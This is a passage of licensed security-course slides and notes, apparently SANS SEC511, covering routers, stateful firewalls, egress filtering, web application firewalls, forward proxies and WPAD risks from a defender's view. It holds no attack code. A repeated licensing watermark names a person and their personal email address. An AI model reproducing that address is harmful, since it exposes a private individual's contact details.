Another quick and easy visualization would be to graph outbound connections based on the destination service ports. The overwhelming majority will typically be HTTP, HTTPS, and DNS. Are there others? If so, what are they? I have seen this visualization used when trying to get approval to move an organization that was otherwise forward thinking on security, to a more restricted egress policy.

Definitely check out the SANS Technology Institute (STI) research paper from Beth Binde, Russ McRee, and TJ O'Connor: *Assessing Outbound Traffic to Uncover Advanced Persistent Threat*.

One technique and provided script from this research paper employ Python to analyze activity (in the form of a PCAP) by GeoIP.¹

Reference

[1] Assessing Outbound Traffic to Uncover Advanced Persistent Threat, <https://sec511.com/37>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Routers: Action Items

- IPFIX/NetFlow for Detection
- Key Detects:
 - “Abnormal” outbound flows
 - Persistent outbound connections
 - Destination of outbound traffic
 - Volume of outbound traffic
- Key Prevents:
 - Obviously forged traffic/bogus IPs
 - Reputation-based filtering (better elsewhere)

Routers: Action Items

Based on the data provided in this section and a pointer to additional information, we have some potential action items related to routers that can be beneficial to modern cyber defense.

On the detection front, the router is suitably positioned to help provide insight into our outbound traffic. Specifically, we recommend looking for “abnormal” connections (see previous slide for understanding abnormal). Also look at persistent outbound connections, the destination IP and service of outbound traffic, and also the volume of the traffic.

From a prevention standpoint, the router can do some very basic filtering, such as blocking obviously forged packets, but more advanced prevents should likely be performed elsewhere.

Routers vs. Scenario 1 (Web App): Prevention

Router will almost certainly provide little help for prevention

- **Attack Prevention – FAIL:** It all looks like legit web traffic to web server
- **Exfiltration Prevention – Most likely FAIL:** Not doing majority of egress drops at the router

Routers vs. Scenario 1 (Web App): Prevention

Prevention, in general, is not—and should not be—the router’s strong suit. The device is not intended to be doing much in the way of filtering.

For Scenario 1, the web application campaign, the router will certainly fail on the prevention of the attack itself. The attack, from the router’s perspective, will simply look like regular port 80 traffic.

Preventing exfiltration will be difficult. Outbound blocking is unlikely to occur on the router, and certainly not to the extent that blocking return traffic from a web application interaction would be possible.

Routers vs. Scenario 1 (Web App): Detection

Router has better potential for detection, but still could prove quite challenging

- **Attack Detection** – **FAIL**: It all looks like legit web traffic to web server
- **Exfiltration Detection** – Possible **WIN**, but probable **FAIL**: Behavior would have to trip custom anomaly detects due to volume/destination

Routers vs. Scenario 1 (Web App): Detection

How does the router perform on the detection front for our web application campaign? Not much better than on the prevention front. Detection of the attack would be extremely unlikely as again it does not, and should not, be looking into Layer 7 data.

Detecting the exfiltration would also likely be unsuccessful. The only way that this could be detected would be if custom anomaly detects were instrumented based on the volume or destination of the data. These detects would really come from a separate process that was specifically looking at the router's log data.

Routers vs. Scenario 2 (Client): Prevention

The router could prove better at prevention in the second scenario with the client-side attack

- **Attack Prevention** – **FAIL**: No L7 visibility
- **C2 Prevention** – Possible **WIN**: If the C2 chosen is not a whitelisted service (or blacklisted)
- **Pivot Prevention** – **FAIL**: No internal visibility
- **Exfiltration Prevention** – Possible **WIN**: If the exfil path chosen is not a whitelisted service (or blacklisted)

Routers vs. Scenario 2 (Client): Prevention

Let's see how the router can stack up against the client-side attack from the prevention standpoint.

The router will be unable to prevent the attack, as the attack was in Layer 7 in an allowed communication path (response to allowed outbound communication).

For the C2, command and control, the router might be able to block the traffic if it leveraged a service that is not explicitly whitelisted. This assumes that the organization has a strong security posture on their egress.

The router is wholly unhelpful regarding the pivot, as it is not suitably positioned to even see the traffic.

On the exfiltration front, we again have the same scenario as described for the C2. The router could possibly prevent the data if the communication path chosen by the adversary is not on the whitelist.

Routers vs. Scenario 2 (Client): Detection

Detection capabilities provided by the router could prove useful, but typically analyzed separately

- **Attack Detection – FAIL:** No L7 visibility
- **C2 Detection**
 - Possible **WIN:** If service used is not on the whitelist
 - Possible **WIN:** If the destination triggers reputation alerts
- **Pivot Detection - FAIL:** No internal visibility
- **Exfiltration Detection**
 - Possible **WIN:** If service used is not on the whitelist
 - Possible **WIN:** If the destination triggers reputation alerts

Routers vs. Scenario 2 (Client): Detection

Detecting the client-side attack with the router feels very similar to the prevention discussion. The attack and pivot will be entirely lost on the router due to lack of Layer 7 and internal visibility.

On the C2, command and control, and exfiltration front, the potential for detection would be due to either the adversary employing services not on the whitelist or perhaps sending the data to locations with a poor IP reputation.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. **Perimeter SI Firewalls**
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section covers Perimeter SI Firewalls.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Perimeter SI Firewalls

- First overt security device on inbound path
- Primary goal of this tier is to screen data before it hits the cooler firewall
- Unlike the router, the SI FW was designed for filtering
 - Should reiterate all simple blocks from the router
 - Should reiterate all detects from the router
- Will also go beyond router-based filtering



Perimeter SI Firewalls

Though the router can prove helpful, primarily due to its location, the router is not an overt security product. The perimeter Stateful Inspection (SI) firewall is likely the first security tool to be encountered on the ingress and the last security tool to be seen for egress.

The primary focus of the perimeter SI firewall in the modern enterprise is to provide somewhat basic, but fast security screening. Even though we now have much more advanced firewalling capabilities, the increased features come at a price in terms of speed. Also, the cooler features imply increased complexity, and therein vulnerability.

The perimeter SI firewall will also reiterate all prevention and detection capabilities afforded us by the router. However, it should be able to go beyond the most basic of filters employed by the router as this device actually operates as an intentional filter.

Understanding Stateful

- Stateful simply means that the firewall tries to understand whether a packet under inspection is directly related to preceding traffic
- For some protocols, this is fairly simple and straightforward during normal circumstances
- Other traffic patterns can prove more problematic
- Static (non-stateful) firewalls handling TCP traffic simply used to look for the ACK
 - If found the static firewall assumed traffic to be part of an established connection

Understanding Stateful

So, what exactly does the S(tateful) in SI firewall mean? The term stateful is used to contrast this device with the older static firewalls. Static firewalls, also known as static packet filter firewalls, made decisions about the final disposition of traffic based upon individual packets without any context. This poses a problem for building a comprehensive firewall rulebase.

Imagine a scenario where a client is initiating outbound HTTP traffic to <http://www.google.com>. The static packet filter and stateful inspection firewall both handle the initial outbound stimulus easily. Outbound traffic (TCP: SYN) destined for TCP/80 is allowed. In the case of the SI firewall, an entry to the state table is made that corresponds to the initial traffic. When Google responds (TCP: SYN/ACK) the SI firewall sees that there is a corresponding entry in the state table and allows the traffic. The static packet filter has no state table and must decide based simply on this one SYN/ACK packet whether to allow or deny the traffic. One approach could be to allow all traffic sourced from TCP 80, assuming it to be a legit response from a web server. Another, better, approach would be to look for the ACK flag and presume that this must be response traffic.

Merely looking for the ACK flag and allowing any communication is less than ideal, and TCP is actually the easiest to handle scenario; ICMP and UDP prove much more challenging.

Default Deny Inbound

- Almost all organizations will already employ a default deny inbound traffic approach
- Holes are punched through the firewall for public consumption services (e.g.)
 - Allow any any -> Web Server TCP/80 TCP/443
 - Allow any any -> DNS Server UDP/53
 - Allow any any -> Mail Server TCP/25
 - ...
- Everything else blocked by
 - Deny any any -> any any
- Is this sufficient?
- Could we do better? What about logging?

Default Deny Inbound

Most organizations already employ a default deny rule for inbound traffic that is not explicitly allowed.

We create holes for any specific service that requires externally sourced communication. For example:

```
allow any any -> Web Server TCP/80 TCP/443
```

```
allow any any -> DNS Server UDP/53
```

```
allow any any -> Mail Server TCP/25
```

```
...
```

There is typically an implied **deny any any -> any any** at the bottom of the rulebase, so that anything not allowed before hitting the end gets blocked.

This seems to work fairly well, but can we improve upon it? From a performance perspective, if you have a significant volume of traffic that has to be evaluated by a large rulebase before ultimately getting dropped, then it might be worthwhile to put an explicit block above the allow rules. However, general performance tuning is not our primary concern. We want to achieve a more robust security posture.

One thing to consider is the logging capabilities of the particular firewall. Do we get per-rule logging options, like IP, or do we get packet logging regardless of the rule matched? There could be traffic that we do not care to have logged because it is so high volume, and we think the likelihood of abuse is sufficiently low. In these circumstances, we might look into splitting the high-volume traffic to be blocked or allowed without any logging (again, assuming per-rule logging is an option).

Regardless of logging, we do have some additional filtering potential.

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Additional Layer 3 Inbound Filtering

Source IP Address Filters

- Blacklist source IP address historically up to no good
- Blacklist bogus source IP (RFC1918, bogons,¹ your public IP space)
- Blacklist regions of the world that lack business need to communicate with your org (GeoIP filter)

Destination IP Address Filters

- Perhaps blocks for unused public IPs allocated to your organization (or send to a honeypot)

Additional Layer 3 Inbound Filtering

Beyond the implicit deny and the particular allowances, we could bolster the rulebase with some additional prevention/detection. Do you really want every system/IP in the universe to be able to talk to your website? Probably not, but you want all potential legitimate customers, clients, etc. to be able to interact with your public systems.

The trick is, how can we safely differentiate folks hitting our public consumption services for good from those hitting it for evil? Well, for a start, if they are presenting with a known RFC1918, bogon,² or your own address space, then they are unlikely to be legitimate.

For some organizations, it makes sense to perform geographical blocking, which is blocking based on the region or country the traffic is sourced from. Typically, this is achieved with a GeoIP lookup database, like the ones available from MaxMind³ (some of which, like GeoLite2⁴ databases, are free.)

Years ago, blocking entire countries or regions of the world seemed strange. Now, many organizations routinely consider the country or region for detection or even blocking purposes. Numerous streaming services are limited based on country of origin. Note also, that GeoIP blocking can be very easily bypassed by even a moderately sophisticated adversary (e.g. tunneling traffic through a free Linux AWS MicroServer).

However, just because some can bypass the filter does not negate its value.

Naturally, with any sort of blacklist/blocklist, be mindful that the data changes over time. Also, understand that you definitely run the risk of blocking some potentially legitimate traffic.

Here is the Team Cymru dotted-decimal bogon list (current as of December 2014):

- 0.0.0.0 255.0.0.0
- 10.0.0.0 255.0.0.0
- 100.64.0.0 255.192.0.0
- 127.0.0.0 255.0.0.0
- 169.254.0.0 255.255.0.0
- 172.16.0.0 255.240.0.0
- 192.0.0.0 255.255.255.0
- 192.0.2.0 255.255.255.0
- 192.168.0.0 255.255.0.0
- 198.18.0.0 255.254.0.0
- 198.51.100.0 255.255.255.0
- 203.0.113.0 255.255.255.0
- 224.0.0.0 240.0.0.0
- 240.0.0.0 240.0.0.0¹

These source addresses should be dropped by the external interface of your external router or firewall. Also consider adding your internal IP addresses to this list (if not already listed, such as RFC1918 addresses) to prevent inbound spoofing.

References

- [1] The Bogon Reference – Team Cymru, <https://sec511.com/3v>
- [2] Ibid.
- [3] IP Geolocation and Online Fraud Prevention | MaxMind, <https://sec511.com/36>
- [4] GeoLite2 Free Downloadable Databases | MaxMind Developer Site, <https://sec511.com/44>

Default Deny Outbound

- One of the most basic security posture improvements your org must make is to block all outbound traffic by default
- SI filtering basics:
 - Simple Layer 3 outbound filtering
 - Simple Layer 4 outbound filtering
 - Inappropriate stimulus/response filtering
- Can and will get more granular at other protective layers

Default Deny Outbound

The majority of organizations will employ a default block for all traffic originating from the outside. Then they punch specific holes for services intended for public consumption and other particular needs. Why do we not find that to be true also about outbound filtering? In the overwhelming majority of organizations, the default outbound/egress policy is to allow that which is not explicitly denied.

One of the most important security posture changes you can accomplish is to get your organization to a default deny outbound configuration.

Layer 3 Outbound Filtering

- What IP addresses should internal folks be talking to outbound?
 - Unfortunately, we probably don't have a clear idea of every IP that is an acceptable destination
- General outbound Layer 3 filtering will be blacklist-oriented
- Which destinations are necessarily prohibited?
 - Competitor websites
 - Countries/regions of the world (GeoIP)
 - Reputation-based filtering services

Layer 3 Outbound Filtering

For the inbound firewall rulebase, we specified exactly the IP addresses that would be involved in a conversation. Unfortunately, it is unlikely that you will be able to build the same style of whitelist for outbound traffic. Could you enumerate all of the particular destination IP addresses you would like your folks to be able to reach? Didn't think so.

However, we do not have to give up on Layer 3 outbound filtering. We can still employ filtering, but it will be a blacklist rather than a whitelist. Not really talking about individual IP addresses here. The most likely scenario would be GeoIP-based or reputation-based filtering.

Layer 4 Outbound Filtering

- Layer 4 outbound can and should be whitelist oriented
- If you are not blocking by default all outbound TCP/UDP ports, then take this as one of your first security postures Improvement Action Items
- Building the list of allowed ports over time by logging outbound ports and investigating anything unknown/unexpected
- Default Deny all TCP/UDP ports
 - Allow outbound TCP/80 TCP/443 preferably only from a Proxy
 - Allow outbound TCP/25 from Mail Server
 - ...
 - Deny any any -> any any
- One goal of our egress architecture and filtering is to be able to prevent any system from talking directly out to the internet
 - Yes, clients will access the internet, but, where possible, we will proxy this communication through a dedicated system

Layer 4 Outbound Filtering

While we were only able to pull off a blacklist for our Layer 3 outbound filter, we should be able to pull off a whitelist for our Layer 4 outbound filter.

This is the big win for outbound filtering, and should easily be one of the first security posture improvements for your security architecture. What services/ports do internal folks need to access?

TCP/80 – from Proxy

TCP/443 – from Proxy

UDP/53 – from DNS Servers

TCP/25 – from Mail Servers

UDP/123 – from NTP Servers

Note that, by design, desktops/servers cannot talk directly out to the internet. While this might not be achievable, it serves as a strong goal for us.

Dennis Distler, GSE #39, wrote a GIAC Gold Paper on egress filtering in 2008 that is still relevant and worth a look.¹

Reference

[1] SANS Institute: Reading Room – Firewalls & Perimeter Protection, <https://sec511.com/4a>

SI Firewall vs. Scenario 1 (Web App): Prevention

Attack Prevention – FAIL: It all looks like legit traffic to an exposed service

Exfiltration Prevention

- Possible **WIN:** Assuming a blocked destination IP or TCP/UDP port is employed by the adversary
- Possible **WIN:** Assuming a source IP blocked for a particular destination service (i.e. DST TCP/80 sourced from a non-proxy IP)
- Likely **FAIL:** No need for additional connection

SI Firewall vs. Scenario 1 (Web App): Prevention

The Perimeter SI Firewall would not be able to prevent the web application attack from succeeding as it would look like normal traffic at Layers 3 and 4.

On the exfiltration front, the SI firewall could prove successful, but this would only occur if the adversary employed an additional connection for the exfil, which is unlikely given the exfil could likely be just response traffic from the web application.

SI Firewall vs. Scenario 1 (Web App): Detection

- **Attack Detection – FAIL:** Simply looks like normal traffic to web server/application
- **Exfiltration Detection** (largely based upon logged drops)
 - Possible **WIN:** Assuming a blocked or heavily monitored destination IP or TCP/UDP port is employed by the adversary
 - Possible **WIN:** Assuming a source IP blocked for a particular destination service (i.e. DST TCP/80 sourced from a non-proxy IP)
 - Likely **FAIL:** If web application is directly used detection will most likely not happen

SI Firewall vs. Scenario 1 (Web App): Detection

Detecting the web application attack with an SI firewall will be unsuccessful. We might be successful at detecting the data exfiltration if the adversary employs an IP or port that we are blocking. However, with the web application being the source of the data, it is unlikely that an additional IP/port would be employed.

SI Firewall vs. Scenario 2 (Client): Prevention

- **Attack Prevention – FAIL:** Outbound web browsing or inbound email are normal and allowed
- **C2 Prevention**
 - Possible initial **WIN:** Many C2 channels would be blocked by default deny outbound
 - Eventual **FAIL:** Adversaries can still successfully achieve C2
- **Pivot Prevention – FAIL:** No internal visibility
- **Exfiltration Prevention**
 - Possible initial **WIN:** If data theft destined for blocked IP or TCP/UDP port
 - Likely eventual **FAIL:** Adversaries can still exfiltrate data using allowed outbound paths

SI Firewall vs. Scenario 2 (Client): Prevention

The SI firewall will likely perform a bit better against the client-side attack than the web application.

On both the attack and pivot prevention front, the SI firewall will provide likely no benefit whatsoever.

With respect to C2 and exfiltration prevention, we could possibly achieve an initial block due to our restricted egress, even though ultimately the adversary could likely prove successful at stealing the data.

SI Firewall vs. Scenario 2 (Client): Detection

- **Attack Detection – FAIL:** Common client-side exploit paths look normal
- **C2 Detection – Common WIN:** Even if C2 will ultimately succeed, common for initial C2 block, which increases detection odds
- **Pivot Detection – FAIL:** Pivot traffic is not seen by the device
- **Exfiltration Detection – Possible WIN:** If data theft leverages a less common, even if allowed, path with high volume

SI Firewall vs. Scenario 2 (Client): Detection

With respect to our potential detection of both the attack and the pivot, we are largely in the same position we were with the preventive capabilities, which is to say not expecting to be successful.

On the C2 and exfiltration detection, we very likely will fare much better. Though on the preventive front, we indicated the potential for initial success but likely a subsequent failure. On the detection front, we might very well catch the adversary making those initially blocked attempts, which provides us time to successfully detect and respond.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. **Web Application Firewalls**
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section covers Web Application Firewalls.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

CIS 18.10: Deploy Web Application Firewalls

Protect web applications by deploying web application firewalls (WAFs) that inspect all traffic flowing to the web application for common web application attacks.¹



CIS 18.10: Deploy Web Application Firewalls

Why Is This CIS Control Critical states:

Attacks often take advantage of vulnerabilities found in web-based and other application software. Vulnerabilities can be present for many reasons, including coding mistakes, logic errors, incomplete requirements, and failure to test for unusual or unexpected conditions. Examples of specific errors include: the failure to check the size of user input; failure to filter out unneeded but potentially malicious character sequences from input streams; failure to initialize and clear variables; and poor memory management allowing flaws in one part of the software to affect unrelated (and more security critical) portions.²

References

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

Web Application Firewalls

- Though poorly named, Web Application Firewalls (WAFs) can be a boon to security posture
- Particularly important for organizations with high-value custom web applications (most companies these days)
 - However, WAFs require significant care and feeding to provide much value to organizations
- To be effective, WAF deployments require serious web application security knowledge and deep understanding of the applications being protected



Web Application Firewalls

The name Web Application Firewall (WAF) can cause many issues and misunderstandings for organizations. With the word *firewall* in the name, many folks walk away with some misconceptions. First, they expect the device to overtly serve in a preventive capacity. Another larger issue is that many people grossly underestimate the effort involved, thinking that, like their traditional firewall, they can simply drop WAF in front of web applications and derive tremendous security value.

WAFs, in order to provide significant security benefit, will require a tremendous amount of effort by someone (or a team) that has not only knowledge of web application security from both the attack and defense sides, but also a significant understanding of the particular web applications.

WAF Capabilities

- Traditional or even Next Gen Firewalls (NGFWs), IPS, IDS, and most other tools are extremely poor at protecting custom developed web applications
 - Both from a preventive and detective standpoint
- Web Application Firewalls are devices specifically created with an understanding of web applications
- Virtual Patching is a term often associated with WAF
- Involves blocking the exploitation of a known flaw in advance of resolving the problematic code
- Virtual Patches should be considered a stop-gap and not a final solution

WAF Capabilities

Assuming the organization appreciates the level of effort involved and staffs accordingly, what could a WAF provide us? Traditional security devices, including NGFW, IDS, IPS, and Malware Detonation Devices, are rather poor when it comes to protecting custom web applications. Web Application Firewalls are built with custom web applications in mind, and, with proper tuning, they can be tailored to protect individual custom web applications.

Beyond just generally protecting web applications, WAFs can also provide another benefit that is referred to as Virtual Patching. Assuming you discover an exploitable flaw in your organization's custom web application, where do they go to get the patch? Oh, wait, there is no patch. The organization must fix their own code.

How long does fixing the code take? This can vary greatly, but WhiteHat's *Website Security Statistics Report*¹ can help shed some light on the issue. In WhiteHat's study, for .NET based web applications the average time to fix a discovered flaw was approximately 112 days.² Ouch, assuming this is a publicly exploitable flaw, you effectively have a 0-day vulnerability for 112 days. This flaw could be exploited as there is no patch.

WAFs can potentially help with the issue through Virtual Patching. Virtual Patching is a technique whereby the WAF can be used to attempt to thwart any attempts to exploit the flaw.

This is not a true patch, and the flaw should still be fixed in code, but it can mitigate the risk until such time as the code has been properly addressed.

References

[1] *2014 Website Security Statistics Report*, <https://sec511.com/4f>

[2] Ibid.

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

WAF Prevention/Detection

- Virtual Patching serves as an overtly preventive capability of WAFs
- WAFs can be deployed to block attack traffic, and are often expected to perform in this capacity
 - Usually only takes one false positive block for the WAF's preventive capabilities to be disabled
- Even if the WAF is deployed only in a detective capacity, this model still can provide tremendous value
 - Most organizations have little more visibility into web application traffic than the standard web server logs
- That the name WAF includes “firewall” sets up many organizations to have unrealistic expectations as to the capabilities
- They expect, and want, a set-it-and-forget-it deployment that just automatically blocks the evil

WAF Prevention/Detection

While Virtual Patching provides a primarily preventive capability, WAFs can be, and often are, used to provide significant detective capabilities.

Many organizations do not initially intend for the WAF to be a detective control. However, I have seen a large number of WAFs be employed without sufficiently skilled staff and had false positives present in the WAF. Blocking a web application that is important enough to employ a WAF tends to get the preventive capabilities of the WAF scaled back considerably.

Often security teams view this as failed deployment. While on some levels I suppose it is, the WAF can still be hugely beneficial on the detection front. Given the name, people have very mistaken impressions about WAFs.

WAF Deployments

- The way WAFs are deployed can vary
- Some deployments involve configuring WAF software on each web server
 - Conceptually simple, but doesn't scale very well
- Many WAF deployments are configured as Reverse Proxies that sit out in front of the web server farms
 - Suitably positioned to see all web application traffic
- Recently some major WAF players have been pushing WAF in the cloud as a service (Imperva: Incapsula), which decreases the cost/complexity

WAF Deployments

Architecturally, where does the WAF live, and how is it deployed? Necessarily the WAF needs to be in front of the web application(s) it is responsible for protecting. A conceptually simple approach is to employ the WAF as a module on the web server itself. While this approach has the benefit of being extremely simple conceptually, it does not scale well without a management infrastructure for the WAFs themselves. So, if you are protecting thousands of servers, then this might not be the best deployment model.

Beyond just general scale concerns, the module-based WAF deployment also has a weakness when it comes to web server farms where many, ostensibly identical servers exist for load balancing purposes. In those cases, and in many others, one of the best deployment approaches could be as a reverse proxy that sits inline out in front of the web server farm. It should be said that the major load balancing appliances often can be extended to provide Web Application Firewalling capabilities.

A final deployment model which has begun to be pushed by vendors recently is the WAF-in-the-cloud model. Effectively, much like the spam/mail filtering-as-a-service approach that is popular with many enterprises, the WAF would be in the cloud and your web application communications would go through the cloud. This would tend not to require any on-premise device, or device management. Often there are also services that can be provided whereby you are effectively outsourcing a chunk of web application security capabilities to the vendor.

WAF vs. Scenario 1 (Web App): Prevention

- **Attack Prevention** – Possible **WIN**: WAFs are likely the best-situated tool to potentially prevent the success of this scenario
- **Exfiltration Prevention** – Possible **WIN**: If the exfiltration occurs over the standard web application socket, then the WAF is better suited than most tools to detect this exfil
- **Virtual Patching** – Another possible prevention consideration is the case where the organization, typically through web application penetration testing, discovered the flaw in advance of its exploitation
 - In this case, the attack could possibly be thwarted by Virtual Patching

WAF vs. Scenario 1 (Web App): Prevention

For the web application scenario, on the prevention front, the WAF could possibly assist with the attack prevention and exfiltration prevention. While this doesn't sound like the high praise and high hopes that many organizations have for WAFs, it is realistic.

Also, realistically, we need to appreciate that most of our web applications are poorly secured from both a coding standpoint as well as from the external mitigation vantage point.

WAF vs. Scenario 1 (Web App): Detection

- **Attack Detection – WIN:** Despite the name, WAFs provide a significant potential for detection attacks against custom web applications
- **Exfiltration Detection – WIN:** Again, if the exfiltration occurs across the same socket used for the adversary's connection to the web application then the WAF is better suited than most for detection
- The adversary will likely be able to bypass the WAF, but they still will light it up before bypass

WAF vs. Scenario 1 (Web App): Detection

Though initially many organizations do not intend their WAF deployment to be primarily a detective control, it often ends up being an overtly detective capability. I do not find this disconcerting at all. Our web applications have such poor supporting security infrastructure in most shops, we need all the help we can get on any front.

The WAF will almost certainly detect the attack and also the exfiltration attempt. Though WAF bypass is not often terribly difficult to achieve, the adversary, even if successful at bypassing prevention, would have been obvious in the Web Application Firewall.

WAF vs. Scenario 2 (Client): Prevention/Detection

- Against Scenario 2, Client-Side Exploitation + Pivot, the Web Application Firewall is not generally applicable
- However, internal web applications are increasingly a significant focus, so the discussions about Scenario 1 could apply in some circumstances for this scenario
 - If the pivoted attack targets an internal web application

WAF vs. Scenario 2 (Client): Prevention/Detection

The WAF really has no capabilities with respect to Scenario 2. No fault of the WAF, but it just does not work for the client-side attack scenario.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. **Exercise: ModSecurity**
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. **Exercise: Application Detection and Control with Snort OpenAppId**
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. **Exercise: Honeypot for Leak Detection**

Course Roadmap

The next section is an exercise with ModSecurity.



Exercise 2.1: ModSecurity

SEC511 Workbook: ModSecurity

Please go to Exercise 2.1 in the 511 Workbook.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
- 6. Forward Proxies**
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section presents Forward Proxies.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Forward Proxies

- Forward proxies represent a key preventive and detective capability that has been available for numerous years
- These devices are suitably positioned to see and potentially thwart client-side exploitation as well as C2 traffic
- They are also well-positioned to help identify rogue or policy-violating applications and abuse of privilege
- Can further be useful in a data exfiltration detection and prevention capacity
- Another significant potential use case of proxies is in the identification of anomalous traffic patterns that warrant further investigation



Forward Proxies

An essential construct for security has been that of the proxy. A proxy creates a choke point, whether it be a single appliance that fronts a web server farm (load balancer → reverse proxy) or single, possibly transparent, server/appliance that outbound traffic is funneled through.

While there are some potential performance benefits, especially in the case of the proxy being a purpose-built appliance, the primary security benefit comes from the choke point itself and the opportunities to perform serious inspection and access control at one location and have far-reaching, perhaps enterprise-wide, impact.

Configured properly, forward proxies, those acting as the upstream choke point for clients, are suitably positioned to scrutinize the majority of attacks and C2 traffic.

Proxy or Bust

- Ideally, ANY connections initiated from within the organization would be required to traverse the proxy
- Forcing all communications through the proxy creates an incredibly useful choke point for both preventive and detective capabilities
- Further, the proxy can process the entire packet payload, which provides significant visibility gains

Proxy or Bust

We stated this goal earlier today when discussing our firewall rulebase. In particular, we were considering what an appropriate egress policy would look like. We suggested that all traffic moving from the internal network out to the internet would be forced through a proxy of some kind to gain from the opportunities presented by the choke point.

Most importantly, we need to ensure that all clients must have any outbound communication proxied. This actually helps us on multiple fronts. The benefits of the choke point have already been discussed. However, an additional benefit is that if all outbound traffic from clients can be safely assumed to traverse the proxy, then how do we characterize traffic trying to reach outside directly from the clients themselves? At best, and early on the most likely answer is that this is a misconfiguration. However, it could also be an indicator of compromise or a policy violation.

Proxy Configuration of Clients

- How do clients know to send their data through the proxy in the first place?
- Not an issue if employing a transparent proxy
- Several different options exist for configuring clients' traffic to go through the proxy
 - Manual configuration of browsers
 - Proxy Auto-Configuration (PAC) files
 - WPAD (Web Proxy Autodiscovery Protocol)
 - Protocol for automatic proxy detection that points to PAC files
- WPAD can pose some issues though

Proxy Configuration of Clients

In order to gain the security benefit of the forward or client proxy, the browsers must either be forced through the proxy or configured to direct traffic through the proxy. There are several different options for configuration of the clients.

The most obvious approach to configuration is simply to manually configure browsers to point to the corporate proxy. While conceptually simple, this approach has some downsides. Most importantly, if the endpoint is a mobile device, it would likely require a different proxy configuration when connected to the enterprise network versus, say, a hotel network.

Another approach that is more scalable is to employ the use of PAC files. These are Proxy Auto-Configuration files that are written in JavaScript and can employ complex logic to easily support many varied configurations. WPAD, Web Proxy Autodiscovery Protocol, provides a means to have clients query the network to find out where a PAC file is that can be used.

WPAD

WPAD provides an ideal means to automatically configure client proxy configurations

- Can employ DHCP, DNS, and NetBIOS as the protocol for locating the PAC file to use for configuration

The protocol used depends upon the browser employed

- Internet Explorer supports DHCP, DNS, NetBIOS (in that order)
- Chrome and Firefox only support DNS and NetBIOS

Be aware that a suitably positioned adversary can potentially co-opt this browser functionality to perform a MITM attack

- If not used, configure null responses to WPAD requests
- See Dave Hoelzer's podcast for additional details¹

WPAD

The clever WPAD functionality allows for automatic configuration of clients. This auto-configuration is achieved by having the browser ask the network where it should look for a PAC file. This network query is performed using DHCP, DNS, and NetBIOS, in that order, seeking a pointer to a PAC file. Whether each of these protocols is supported depends upon the browser being employed.

Internet Explorer supports all three methods of discovery. All browsers across operating systems will typically be able to leverage DNS. On Windows, Firefox and Chrome will employ DNS and NetBIOS, if NetBIOS is supported on the underlying OS.

Adversaries have developed a means to co-opt this WPAD functionality by providing their own response to the WPAD requests if we do not provide our own. Using this method, suitably positioned adversaries could launch a MITM attack against clients.

Configuring WPAD DHCP/DNS/NetBIOS null responses if not actively being used is highly recommended.

Reference

[1] #17: Man in the Middle Web Attacks Using WPAD, <https://sec511.com/3m>

Web Content Filters

- Possibly a standalone appliance, but commonly as an enhancement to another tool such as a forward proxy
